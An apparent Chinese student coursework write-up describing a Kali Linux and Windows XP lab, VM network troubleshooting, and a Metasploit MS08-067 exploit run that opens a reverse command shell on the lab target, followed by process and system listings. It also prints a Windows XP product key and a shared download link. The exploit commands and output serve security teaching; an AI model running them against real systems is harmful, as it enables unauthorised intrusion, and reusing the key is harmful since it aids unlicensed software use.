

## Kali 安装

[最新Kali Linux安装教程（非常详细）（附镜像包）-CSDN博客]([https://blog.csdn.net/m0\\_74077634/article/details/141865017?ops\\_request\\_misc=%7B%22request%5Fid%22%3A%22b7d910d010b0ed99430efc6305168163%22%2C%22scm%22%3A%2220140713.130102334.%22%7D&request\\_id=b7d910d010b0ed99430efc6305168163&biz\\_id=0&utm\\_medium=distribute.pc\\_search\\_result.none-task-blog-2\\_alltop\\_positive~default-2-141865017-null-null.142v100control&utm\\_term=kali linux安装教程&spm=1018.2226.3001.4187](https://blog.csdn.net/m0_74077634/article/details/141865017?ops_request_misc=%7B%22request%5Fid%22%3A%22b7d910d010b0ed99430efc6305168163%22%2C%22scm%22%3A%2220140713.130102334.%22%7D&request_id=b7d910d010b0ed99430efc6305168163&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2_alltop_positive~default-2-141865017-null-null.142v100control&utm_term=kali linux安装教程&spm=1018.2226.3001.4187))

Kali Linux是一个基于Debian的开源Linux发行版，专为网络安全专业人士、渗透测试人员、安全研究人员和网络安全爱好者设计。它由Offensive Security Ltd.维护和开发。以下是Kali Linux的一些主要特点：


### 安全和隐私

- 加密：Kali Linux提供了全磁盘加密选项，以保护存储在设备上的数据免受未经授权的访问。
- 匿名性：它支持匿名浏览和网络活动，例如通过预装的Tor浏览器和相关的隐私工具来隐藏用户的身份和位置。

### 渗透测试和安全审计

- 预装工具：Kali Linux预装了大量用于渗透测试和安全审计的工具，如Metasploit框架、Wireshark、Nmap、Aircrack-ng等，这使得用户能够快速开始安全测试工作。
- 多功能性：它支持各种渗透测试阶段，包括信息收集、漏洞分析、漏洞利用、后期利用和报告生成。

安装成功后的界面：



## 安装并配置Windows

Windows选用了 Windows XP Professional With SP3 x32（简体中文），采用VMWare安装。

下载地址：

[https://pan.baidu.com/s/17J\\_tWrQcnAU-QGG\\_uWdcIw?pwd=zt88](https://pan.baidu.com/s/17J_tWrQcnAU-QGG_uWdcIw?pwd=zt88)

秘钥：

MRX3F-47B9T-2487J-KWKMF-RPWBV

我的电脑

### 系统属性

常规 计算机名 硬件 高级 系统还原 自动更新 远程



#### 系统:

Microsoft Windows XP  
Professional  
版本 2002  
Service Pack 3

#### 注册到:

xiaoyu

76481-640-8834005-23096

#### 计算机:

13th Gen Intel(R) Core(TM)  
i7-13650HX  
2.80 GHz, 512 MB 的内存  
物理地址扩展

确定

取消

应用(A)

xiaoyu 的文档

您的计算机可能存在风险

防病毒软件可能未安装

单击此气球修复该问题。

开始

我的电脑

23:42



xiaoyu



Internet  
Internet Explorer



电子邮件  
Outlook Express



Windows Media Player



Windows Messenger



漫游 Windows XP



文件和设置转移向导



我的文档



我最近的文档(O)



图片收藏



我的音乐



我的电脑



控制面板(C)



设定程序访问和默认值



打印机和传真



帮助和支持(H)



搜索(S)



运行(R)...

所有程序(P)




注销(L)



关闭计算机(U)



回收站



## 使用Metasploit进行漏洞测试

[课业] - 软件安全 - 使用渗透性工具Metasploit进行漏洞测试\_使用渗透性测试工具metasploit进行漏洞测试-CSDN博客

### 在kali中用root启动终端，初始化并启动Metasploit

```
#显示系统中所有服务的状态
service --status-all

#启动并显示PostgreSQL服务
service postgresql start
service postgresql status

#初始化Metasploit框架的数据库msfdb
msfdb init

#启动Metasploit框架的控制台界面
msfconsole

#在Metasploit控制台界面中执行，用于显示数据库的状态
msf6 > db_status
```





虚拟网络编辑器

名称	类型	外部连接	主机连接	DHCP	子网地址
VMnet0	桥接模式	自动桥接	-	-	-
VMnet1	仅主机...	-	已连接	已启用	192.168.15.0
VMnet8	NAT	NAT	已连接	已启用	192.168.59.0

添加网络(E)... 移除网络(O) 重命名网络(W)...

VMnet 信息

☒ 桥接模式(将虚拟机直接连接到外部网络)(B)

已桥接至(G): 自动 自动设置(U)...

☐ NAT 模式(与虚拟机共享主机的 IP 地址)(N) NAT 设置(S)...

☐ 仅主机模式(在专用网络内连接虚拟机)(H)

☐ 将主机虚拟适配器连接到此网络(V)  
主机虚拟适配器名称: VMware 网络适配器 VMnet0

☐ 使用本地 DHCP 服务将 IP 地址分配给虚拟机(D) DHCP 设置(P)...

子网 IP (I): . . . 子网掩码(M): . . .

还原默认设置(R) 导入(T)... 导出(X)... 确定 取消 应用(A) 帮助

然后主机 ipconfig/all 找到这个


```
无线局域网适配器 WLAN:

连接特定的 DNS 后缀 . . . . . :
描述. . . . . : Intel(R) Wi-Fi 6 AX201 160MHz
物理地址. . . . . : F0-20-FF-43-45-4F
DHCP 已启用 . . . . . : 是
自动配置已启用. . . . . : 是
本地链接 IPv6 地址. . . . . : fe80::8f0c:71c0:a4ba:d417%9(首选)
IPv4 地址 . . . . . : 192.168.0.103(首选)
子网掩码 . . . . . : 255.255.255.0
获得租约的时间 . . . . . : 2024年12月21日 22:52:24
租约过期的时间 . . . . . : 2024年12月22日 1:52:34
默认网关. . . . . : 192.168.0.1
DHCP 服务器 . . . . . : 192.168.0.1
DHCPv6 IAID . . . . . : 82845951
DHCPv6 客户端 DUID . . . . . : 00-01-00-01-2D-3D-5B-75-10-7C-61-12-1C-5C
DNS 服务器 . . . . . : 192.168.1.1
                        192.168.0.1
TCP/IP 上的 NetBIOS . . . . . : 已启用
```

在Kali中的终端窗口输入 `vim /etc/network/interfaces` 来配置IP地址、网关、子网掩码。按i进入编辑模式，配置的内容要写在eth0网卡上，写完后按ESC键输入 `:wq` 保存退出。

[illegible]

接下来配置DNS `vim /etc/resolv.conf` 在命令行敲这串命令进行DNS的配置，配置为宿主机网卡中的dns地址。



```
root@kali: ~  
File Actions Edit View Help  
# Generated by NetworkManager  
nameserver 192.168.1.1  
nameserver 114.114.114.114  
nameserver 223.5.5.5  
~  
~  
~  
~  
~  
~  
~  
~  
~  
~
```

还是不行。

打开虚拟网络编辑器，直接还原默认设置！好了，连上了XD

## 获得两机ip地址

kali 虚拟机 ip地址:172.27.94.165

```

(xiaoyu@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.27.94.165 netmask 255.255.240.0 broadcast 172.27.95.255
    inet6 fe80::20c:29ff:fee7:78b2 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:e7:78:b2 txqueuelen 1000 (Ethernet)
    RX packets 52 bytes 6987 (6.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 402 bytes 71778 (70.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2217 bytes 349283 (341.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2217 bytes 349283 (341.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

windows xp的ip地址：172.27.83.190

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\xiaoyu>ip config
'ip' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

C:\Documents and Settings\xiaoyu>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : mshome.net
    IP Address. . . . .               : 172.27.83.190
    Subnet Mask . . . . .             : 255.255.240.0
    Default Gateway . . . . .         : 172.27.80.1

C:\Documents and Settings\xiaoyu>

```

这里需要注意，想要两台虚拟机相互ping通，首先要让他们的网络设置一致（都为bridge 或 NAT）

需要把windows也设置为bridge（设置完记得重启生效），此时两台虚拟机应该处于同一网段下

参考：[虚拟机相互ping通（kali与windows xp）\\_kali虚拟机ping主机-CSDN博客](#)

## 渗透测试

现在可以开始渗透测试了。在kali中root模式 命令如下



```
use windows/smb/ms08_067_netapi
set RHOST 172.27.83.190 # 靶机IP
set LHOST 172.27.94.165 # Kali所在机IP
show targets #查看支持的操作系统 得到目标操作系统为34 Windows XP SP3 Chinese - Simplified (NX)
set Target 34
exploit #开始渗透
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 172.27.94.165:4444
[-] 192.168.59.129:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.59.129:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 172.27.83.190
RHOST => 172.27.83.190
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 172.27.94.165:4444
[*] 172.27.83.190:445 - Attempting to trigger the vulnerability...
[*] Command shell session 1 opened (172.27.94.165:4444 -> 172.27.83.190:1035) at 2024-12-22 03:07:11 +0800
```

至此，我们拿到了目标Windows XP虚拟机的管理员CMD权限，渗透完成。

## 探索

可以查看靶机上的进程信息：

```
C:\WINDOWS\system32>tasklist
tasklist

Home
C++

```

	PID	U	J#		
System Idle Process	0	Console		0	28 K
System	4	Console		0	296 K
smss.exe	356	Console		0	404 K
csrss.exe	572	Console		0	5,640 K
winlogon.exe	596	Console		0	4,836 K
services.exe	640	Console		0	3,336 K
lsass.exe	652	Console		0	2,356 K
svchost.exe	812	Console		0	4,924 K
svchost.exe	888	Console		0	4,280 K
svchost.exe	980	Console		0	17,700 K
svchost.exe	1024	Console		0	3,040 K
svchost.exe	1056	Console		0	4,496 K
explorer.exe	1432	Console		0	15,904 K
spoolsv.exe	1520	Console		0	4,596 K
ctfmon.exe	1636	Console		0	3,920 K
wscntfy.exe	556	Console		0	2,672 K
alg.exe	944	Console		0	3,684 K
cmd.exe	564	Console		0	2,776 K
conime.exe	120	Console		0	3,164 K
cmd.exe	1164	Console		0	2,716 K
logon.scr	156	Console		0	2,500 K
wmiprvse.exe	432	Console		0	8,128 K
wmiprvse.exe	520	Console		0	4,852 K
tasklist.exe	1580	Console		0	4,296 K

也可以查看系统信息：

C:\WINDOWS\system32>systeminfo

systeminfo

```
*****: XIAOYU-924A9C8D
OS ****: Microsoft Windows XP Professional
OS 份: 5.1.2600 Service Pack 3 Build 2600
OS *****: Microsoft Corporation
OS ****: *****
OS *****: Uniprocessor Free
*****: xiaoyu
*****:
*** ID: 76481-640-8834005-23096
**'23:37:34 ,2024-12-21 :*****
ET*****: 0 ** 0 C^n 12 ** 30 **
ET*****: VMware, Inc.
ET*: VMware Virtual Platform
ET*****: X86-based PC
*****: **1 ** *****
[01]: x86 Family 6 Model 183 Stepping 1 GenuineIntel ~2803 Mhz
BIOS 份: INTEL - 6040000
Windows L%: C:\WINDOWS
ETL%: C:\WINDOWS\system32
*****: \Device\HarddiskVolume1
ET*****: zh-cn;****(*)
*** *****: zh-cn;****(*)
n**: **
*****511 :***** MB
***0*****389 : MB
*****2,048 :**** : MB
*****2,005 :**** : MB
*****43 :*****' : MB
X***l*λ*: C:\pagefile.sys
**: MSHOME
**%*****: **
*回*** 1 ** :*****
[01]: Q147222
****: **1 ** NIC**
[01]: AMD PCNET Family PCI Ethernet Adapter
*****: *****
**** DHCP: **
DHCP *****: 172.27.80.1
IP **
[01]: 172.27.83.190
```